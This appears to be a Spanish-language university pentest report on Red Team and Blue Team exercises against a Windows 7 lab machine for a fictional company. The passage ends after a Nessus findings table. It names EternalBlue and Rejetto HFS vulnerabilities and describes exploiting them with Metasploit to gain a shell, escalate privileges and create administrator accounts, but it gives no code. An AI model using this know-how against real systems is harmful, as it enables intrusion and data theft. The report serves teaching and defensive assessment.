Capacidades técnicas, legales y de gestión para equipos Blue Team y Red Team

Santiago Ruiz Carlosama

Universidad Nacional Abierta y a Distancia - UNAD

Escuela de Ciencias Básicas, Tecnología e Ingeniería – ECBTI

Especialización en Seguridad Informática

2025

Capacidades técnicas, legales y de gestión para equipos Blue Team y Red Team

Santiago Ruiz Carlosama

Asesor

Eduvin Trigos Sánchez

Universidad Nacional Abierta y a Distancia - UNAD

Escuela de Ciencias Básicas, Tecnología e Ingeniería – ECBTI

Especialización en Seguridad Informática

2025

Resumen

El presente informe técnico presenta el análisis y desarrollo de las estrategias ofensivas (Red Team) y defensivas (Blue Team) llevadas a cabo durante el seminario. A lo largo de las etapas previas, se abordaron conceptos legales y técnicos fundamentales, se analizó un acuerdo de confidencialidad con implicaciones éticas, se realizaron pruebas de penetración utilizando herramientas como Nmap, Nessus y Metasploit. También se ejecutaron acciones de contención ante un ataque activo. Como resultado, se identificaron vulnerabilidades con su CVE asociado, se simularon ataques exitosos y se implementaron controles de endurecimiento. Este documento destaca los hallazgos relevantes, analiza la postura de seguridad de CyberFort Technologies y plantea recomendaciones para fortalecer su sistema. Además, se relacionan las acciones ejecutadas con marcos normativos como la ISO 27001 y NIST. Se evidencia la necesidad de políticas solidas de ciberseguridad, la capacitación constante del personal y la importancia del trabajo coordinado entre equipos estratégicos.

Palabras clave: Ciberseguridad, Equipos estratégicos, Herramientas, Protección de sistemas, Vulnerabilidad.

Abstract

This technical report presents the analysis and development of the offensive (Red Team) and defensive (Blue Team) strategies implemented during the seminar. Throughout the preliminary stages, fundamental legal and technical concepts were addressed, a confidentiality agreement with ethical implications was analyzed, and penetration tests were performed using tools such as Nmap, Nessus, and Metasploit. Containment actions were also executed in the event of an active attack. As a result, vulnerabilities with their associated CVEs were identified, successful attacks were simulated, and hardening controls were implemented. This document highlights relevant findings, analyzes CyberFort Technologies' security posture, and makes recommendations for strengthening its system. Furthermore, the actions implemented are related to regulatory frameworks such as ISO 27001 and NIST. The need for robust cybersecurity policies, ongoing staff training, and the importance of coordinated work among strategic teams are evident.

Keywords: Cybersecurity, Strategic Teams, Tools, System Protection, Vulnerability.

Tabla de Contenido

Lista de Tablas

Lista de Figuras

Glosario

Ataque informático: Entrada no autorizada a sistemas usando fallas para robar información y causar daños.

Blue Team: Equipo encargado de defender sistemas informáticos, monitorear amenazas y asegurar que las medidas de protección funciones.

Ciber atacante: Persona que usa sus conocimientos técnicos para cometer delitos digitales.

Ciberseguridad: Medida para proteger sistemas y redes contra ataques digitales.

COPNIA: Entidad colombiana que regula el ejercicio profesional de ingeniería.

CVE: Lista publica de vulnerabilidades conocidas en sistemas y software.

EternalBlue: Exploit que aprovecha vulnerabilidad del protocolo SMB de Windows, permitiendo la ejecución remota de código.

ExploitDB: Base de datos que recopila información sobre fallos de seguridad, útil para investigar vulnerabilidades sin conexión a internet.

Firewall: Sistema que bloquea accesos no autorizados a redes.

Hardening**:** Proceso de reforzar la seguridad de un sistema eliminando configuraciones innecesarias, cerrando puertos no usados y actualizando software.

Metasploit**:** Herramienta para pruebas de penetración que ayuda a encontrar y explotar vulnerabilidades en sistemas. Compatible con Windows, Linux y macOS.

Nessus**:** Herramienta de escaneo que identifica debilidades en redes y genera informes detallados.

Nmap**:** Programa para explorar redes y detectar dispositivos conectados, puertos abiertos y posibles fallos de seguridad.

Parche de seguridad: Actualización que corrige errores y cierra brechas de seguridad.

Pentesting: Método para evaluar la seguridad de un sistema intentando explotar sus vulnerabilidades, como lo haría un atacante.

Red Team**:** Grupo que simula ciberataques para evaluar y mejorar la seguridad de una organización.

Rejetto HFS: Software gratuito que comparte archivos a través de HTTP.

SMB: Protocolo de red usado para compartir recursos entre dispositivos Windows.

Vulnerabilidad: Debilidad en un sistema que puede ser aprovechada por un atacante para comprometer su seguridad.

Introducción

Las amenazas cibernéticas representan riesgos constantes para la triada CIA de los activos de información. Las organizaciones dependen cada vez más de la tecnología para agilizar sus operaciones. Sin embargo, esto las expone a mayores riesgos de ciberataques. Para proteger sus sistemas y datos, las organizaciones necesitan estrategias de seguridad efectivas, donde los equipos Blue Team y Red Team juegan un papel importante: el Blue Team se encarga de defender los sistemas, identificar vulnerabilidades y garantizar que las medidas de seguridad funcionen correctamente, mientras que el Red Team simula ataques controlados para evaluar las defensas y descubrir fallos antes de que sean explotados por ciber atacantes.

Este documento recopila las etapas desarrolladas durante el seminario especializado en equipos estratégicos de ciberseguridad, solicitados por CyberFort Technologies, integrando pruebas de intrusión para evaluar los riesgos, estrategias de contención para fortalecer la seguridad y se mencionan aspectos éticos y legales.

Definición del problema

Antecedentes del problema

El contexto nacional evidencia un incremento sostenido de delitos informáticos. Moreno Garzón (2025) reporta que en Colombia se registró un aumento del 48,68% en los casos de acceso abusivo a sistemas informáticos entre 2023 y 2024, así como una alta violación de datos personales. De forma complementaria, la Policía Nacional de Colombia (2023) también reporta un incremento en delitos informáticos, lo cual refleja una preocupación de ciberseguridad a nivel nacional.

La organización CyberFort Technologies enfrenta serias deficiencias en su infraestructura de seguridad, lo que lo expone a diversas amenazas cibernéticas. La organización, operando con sistemas obsoletos como Windows 7, carece de medidas de protección modernas, como autenticación MFA, actualización de software, herramientas de monitoreo avanzadas, protocolos inseguros, entre otras., lo que facilita la explotación de vulnerabilidades.

Se realizaron pruebas de intrusión y análisis defensivo, en las cuales participaron los equipos Blue Team y Red Team. Las simulaciones revelaron fallos de seguridad, destacando la utilización de exploits como EternalBlue y Rejetto HFS. Los fallos permitieron la ejecución remota de comandos y la escalada de privilegios, demostrando que la infraestructura de la organización es vulnerable. Se identifico una aplicación vulnerable en el sistema operativo Windows 7, que, al ser explotada mediante un Shell, permitió acceso al sistema, escalando privilegios y permitiendo realizar actividades maliciosas, como la fuga de información.

Formulación del problema

¿Por qué es importante realizar actividades de equipos estratégicos en un entorno organizacional?

Justificación

La falta de mecanismos técnicos, normativos y estratégicos para prevenir, detectar y contener ataques informáticos representa un riesgo crítico para las organizaciones. En el entorno de CyberFort Technologies, los ejercicios evidenciaron que un atacante con conocimientos básicos puede comprometer un sistema vulnerable, escalar privilegios, exfiltrar información y mantener el acceso. Esta situación refleja una realidad nacional preocupante. Blanquicet (2024) reporta que, entre enero y noviembre del 2024 se registraron 69.349 denuncias por delitos informáticos en Colombia, representando un aumento del 20% respecto al mismo periodo del año anterior. Estos datos reflejan la necesidad urgente de fortalecer las capacidades de defensa y evaluación en las organizaciones. Ante este escenario, resulta imprescindible proponer estrategias de mejora que involucren una visión ofensiva (Red Team) y defensiva (Blue Team), respaldadas por normativas y buenas prácticas. Esta combinación permite reaccionar a tiempo, reducir riesgos y formar una cultura de seguridad robusta.

El presente informe tiene como propósito consolidar las diferentes etapas previas del seminario, integrando conocimientos técnicos, normativos, éticos y estratégicos. A través de las actividades desarrolladas por los equipos, se identifican debilidades y se proponen recomendaciones para mejorar la seguridad de la organización.

Objetivos

Objetivo General

Elaborar un informe técnico detallado que compile los aspectos más relevantes de las diversas etapas del seminario, alineados con los requerimientos específicos de CyberFort Technologies, con el propósito de evaluar su entorno tecnológico y formular recomendaciones estrategias y técnicas para fortalecer su infraestructura de seguridad.

Objetivos específicos

Realizar un resumen analítico de las cuatro etapas desarrolladas durante el seminario, integrando fundamentos técnicos, normativos y éticos, con el fin de contextualizar y fundamentar el informe.

Simular y documentar el trabajo de los equipos estratégicos Blue Team y Red Team, destacando como prueban y defienden los sistemas de CyberFort Technologies de forma ética y responsable.

Proponer mejoras de seguridad fundamentadas en los hallazgos obtenidos, para fortalecer la protección de la infraestructura tecnológica de la organización.

Analizar el marco legal colombiano vigente en materia de delitos informáticos, ética profesional y protección de datos personales, con el fin de fundamentar el cumplimiento normativo en el contexto del informe.

Desarrollo del informe

Etapas del seminario

Etapa 1 Conceptos

Se definieron las bases técnicas y legales para los equipos Blue Team y Red Team. Se describieron herramientas clave como Nmap, que se usa para escanear redes, Nessus para detectar vulnerabilidades y Mestasploit, para explotar esas vulnerabilidades. También se mencionaron servicios online como ExploitDB, que es una base de datos de exploits y CVE, que permite identificar vulnerabilidades conocidas. Desde el punto de vista legal, se destacó la importancia de algunas leyes colombianas, como la ley 1273 de 2009 sobre delitos informáticos, la ley 1581 de 2012 de protección de datos, la ley 1712 de 2014 sobre la regulación de la transparencia y el acceso a la información pública, y la ley 842 de 2003 relacionado a COPNIA. Además, se explicó el ciclo de las pruebas de penetración, desde la fase de reconocimiento hasta la documentación de los hallazgos. Finalmente, se preparó el banco de trabajo para el desarrollo del seminario.

Etapa 2 Ética y legal

El objetivo fue identificar problemas éticos en el contrato de CyberFort Technologies. Se encontraron cláusulas que prohíben reportar actividades ilícitas, violando claramente la ley 1273 de 2009 y principios éticos profesionales. El análisis demostró que ningún acuerdo laboral puede estar por encima de la obligación de denunciar delitos informáticos. Esta etapa reforzo la importancia de que los profesionales en ciberseguridad mantengan sus principios éticos y cumplan con normativas vigentes, rechazando cualquier cláusula que limite esta responsabilidad.

Etapa 3 Red Team

El equipo ofensivo realizo pruebas reales sobre un sistema con Windows 7 obsoleto. Utilizado la metodología de NIST SP 800-115 empleando herramientas como Nmap y Nessus, identificaron vulnerabilidades críticas, como EternalBlue (CVE-2017-0143) en SMBv1 y fallos en Rejetto HFS (CVE-2024-23692). Luego, emplearon Metasploit para explotar estas vulnerabilidades, demostrando como un atacante podría obtener el control total del sistema, crear usuarios administrativos y robar información sensible. Los resultados destacaron el alto riesgo de mantener sistemas desactualizados y servicios vulnerables expuestos.

Etapa 4 Blue Team

Frente a los ataques simulados, el equipo defensivo implemento medidas inmediatas para controlar la situación. Se desconecto el sistema comprometido, se deshabilitaron servicios vulnerables como SMBv1 y se activó el firewall. además, se tomaron acciones como el análisis de tráfico con Wireshark, el volcado de memoria y disco duro del sistema afectado usando Autopsy, entre otras. Se implemento un procedimiento utilizando la metodología NIST SP 800-61, como parte de la evaluación del incidente. Se resalto la importancia del hardening mediante actualizaciones automáticas, la implementación de un SIEM para monitoreo continuo y la alineación con estándares como ISO 27001.2022 y NIST SP 800-53. Esta etapa demostró como una postura defensiva proactiva puede mitigar los riesgos identificados por el Red Team, destacando la necesidad de políticas de seguridad robustas y capacitación continua. Además, se establece una relación entre el Blue Team, el CSIRT y la aplicación del CIS en operaciones del equipo defensivo.

Simulación del Red Team

Metodología ofensiva

Alcarria lozano (2023), indica que las pruebas de penetración requieren un enfoque estructurado desde su recolección de información hasta la explotación de vulnerabilidades. Para llevar a cabo una prueba de intrusión, es importante basarse en una metodología estructurada. En este ejercicio se aplicó la metodología NIST SP 800-115, la cual proporciona un enfoque sistemático para la planificación, ejecución y documentación de pruebas de penetración. Las actividades realizadas se organizaron en fases de recolección, análisis, explotación y reporte, permitiendo identificar vulnerabilidades, evaluar el impacto en la triada CIA y analizar la probabilidad de explotación utilizando herramientas específicas (NIST, 2021).

Recolección de información**:** La primera información obtenida indica que se está produciendo una fuga de información desde una computadora con sistema operativo Windows, la cual tiene instalada una aplicación vulnerable. Esta vulnerabilidad podría estar asociada a un exploit que permite el acceso al sistema mediante Shell. Además, se ha identificado la posible creación de usuarios con privilegios de administrador, lo que sugiere una escalación de privilegios como parte del ataque. Con base en la anterior información, se inicia el proceso de recolección de datos dentro del sistema afectado.

Análisis de vulnerabilidades: Una vez recolectada la información del entorno y habiendo identificado los servicios y puertos abiertos susceptibles a ser explotados, se procede a realizar un escaneo avanzado sobre la maquina objetivo. Utilizando herramientas como Nmap y Nessus, lo cual permite obtener detalles específicos del sistema operativo, versiones de servicios, scripts de detección y trazado de ruta hacia el objetivo. Se consulto la base de datos Exploit DB (Offensive Security, s.f.) con el fin de identificar exploits disponibles para ser explotados.

Explotación de vulnerabilidades**:** Se utiliza la herramienta Metasploit Framework para conocer debilidades de seguridad en un sistema, en este paso se valoran las estrategias planteadas de penetración a través del análisis y proactividad de vulnerabilidades. Metasploit es reconocido por su versatilidad al momento de realizar pruebas de intrusión de forma controlada y efectiva (Campus Ciberseguridad, 2023).

Informes y reportes: Se enfoca a la documentación del proceso realizado por el Red Team durante el proceso de pentesting a la maquina Win7-SE2020-X64. Se detallan las evidencias recolectadas, como los comandos utilizados, los resultados obtenidos, las capturas de pantalla relevantes y el análisis técnico correspondiente. De esta manera, se presenta un ejercicio exitoso de intrusión enfocado en la problemática planteada, demostrando como una vulnerabilidad especifica puede ser explotada para escalar privilegios, cumpliendo con la prueba de concepto solicitada por la organización. Este informe facilita la toma de decisiones y el fortalecimiento de la seguridad en la infraestructura evaluada. En este contexto, los equipos estratégicos Blue Team y Red Team se relacionan colaborativamente para dar cumplimiento de los objetivos de seguridad establecidos.


Hallazgos clave

Se utilizo la herramienta Nmap, una solución esencial para el escaneo de redes (Lyon, 2023), con el objetivo de identificar puertos abiertos, servicios activos y obtener una visión general de la superficie de ataque. A partir de esta información. Fue posible identificar vectores de ataque potenciales, como la vulnerabilidad Eternalblue. Además, se empleó Nessus para llevar a cabo un escaneo más profundo de vulnerabilidades conocidas, lo que permitió detectar Rejetto HFS V2.3 vulnerable. Nmap solo revelo el puerto 445 del servicio vulnerable SMB,

mientras que Metasploit y Nessus confirmaron que la aplicación Rejetto HFS utilizaba el puerto 80 (HTTP) y 445 (SMB), facilitando así la explotación remota mediante un Shell.

Figura 1

Escaneo de Nmap realizado a la maquina Win7-SE2020-X64



***Fuente**:* Elaboración propia.

Se identifico una vulnerabilidad a partir de los puertos y servicios abiertos, lo cual se describe en la tabla 1. Esta vulnerabilidad esta relacionada a EternalBlue (MITRE, 2017).

Tabla 1


Vulnerabilidad en los servicios detectados por Nmap

Servicio / puerto	Posible vulnerabilidad	Información
SMB (139,445,49152)	MS17-010 (EternalBlue)	Es posible si se usa SMBv1: Acceso a Shell remoto

*Nota***:** La tabla presenta la vulnerabilidad identificada a partir de puertos y servicios abiertos. Esta vulnerabilidad está relacionada al protocolo SMB, lo que puede permitir explotación remota, ejecución de código malicioso y escalamiento de privilegios. Fuente: Elaboración propia.

Figura 2

Escaneo de vulnerabilidades conocidas en la maquina con Win7-SE2020-X64




Fuente: Elaboración Propia.

Se identifico la vulnerabilidad CVE-2017-0143, que afecta al servicio SMBv1 en varios sistemas Microsoft, incluyendo Windows 7. Esta falla permite a un atacante ejecutar código arbitrario mediante paquetes manipulados, facilitando ataques de ejecución remota de código a través del protocolo SMB (MITRE, 2017).

Figura 3

Escaneo de vulnerabilidades con Nessus



Fuente: Elaboración Propia.

Nessus, herramienta utilizada para detección de vulnerabilidades (Tenable, Inc., 2024) detecto varias vulnerabilidades en la maquina objetivo, destacando las más relevantes, las cuales se detallan en la tabla 2.

Tabla 2

Vulnerabilidades relevantes encontradas por Nessus


Impacto	Vulnerabilidad	Información	Observaciones
Critico	Rejetto HTTP File server 2.3m RCE (CVE-2024-23692)	Servidor web	Ejecución remota de comandos (RCE)
Critico	Unsupported Windows OS (Remote)	Windows	Sistema operativo sin soporte
Critico	MS11-030 vulnerable en DNS	Windows /DNS	Ejecución remota de código (RCE)
Alto	MS17-010 SMB server (EternalBlue, etc)	Windows /SMB	Multipls exploits conocidos (WanaCry, eternalBlue, etc)
Medio	MS16-047: SAM y LSAD remote protocol (badlock)	Windows SAM /LSAD	Riesgo medio de acceso remoto no autorizado
Medio	SMB Signing not requerid	Windows SMB	Firma SMB deshabilitada, riesgo de MITM
Medio	Microsoft Windows (multiple Issues)	Windows	Problemas de seguridad generales en Windows
Bajo	Apache struts 2.3 /s2-1 tarql Tag Element XSS	Servidor web	Cross-Site Scripting
Bajo	ICMP timestamp request remote data disclosure	General	Posible obtención de la hora del sistema

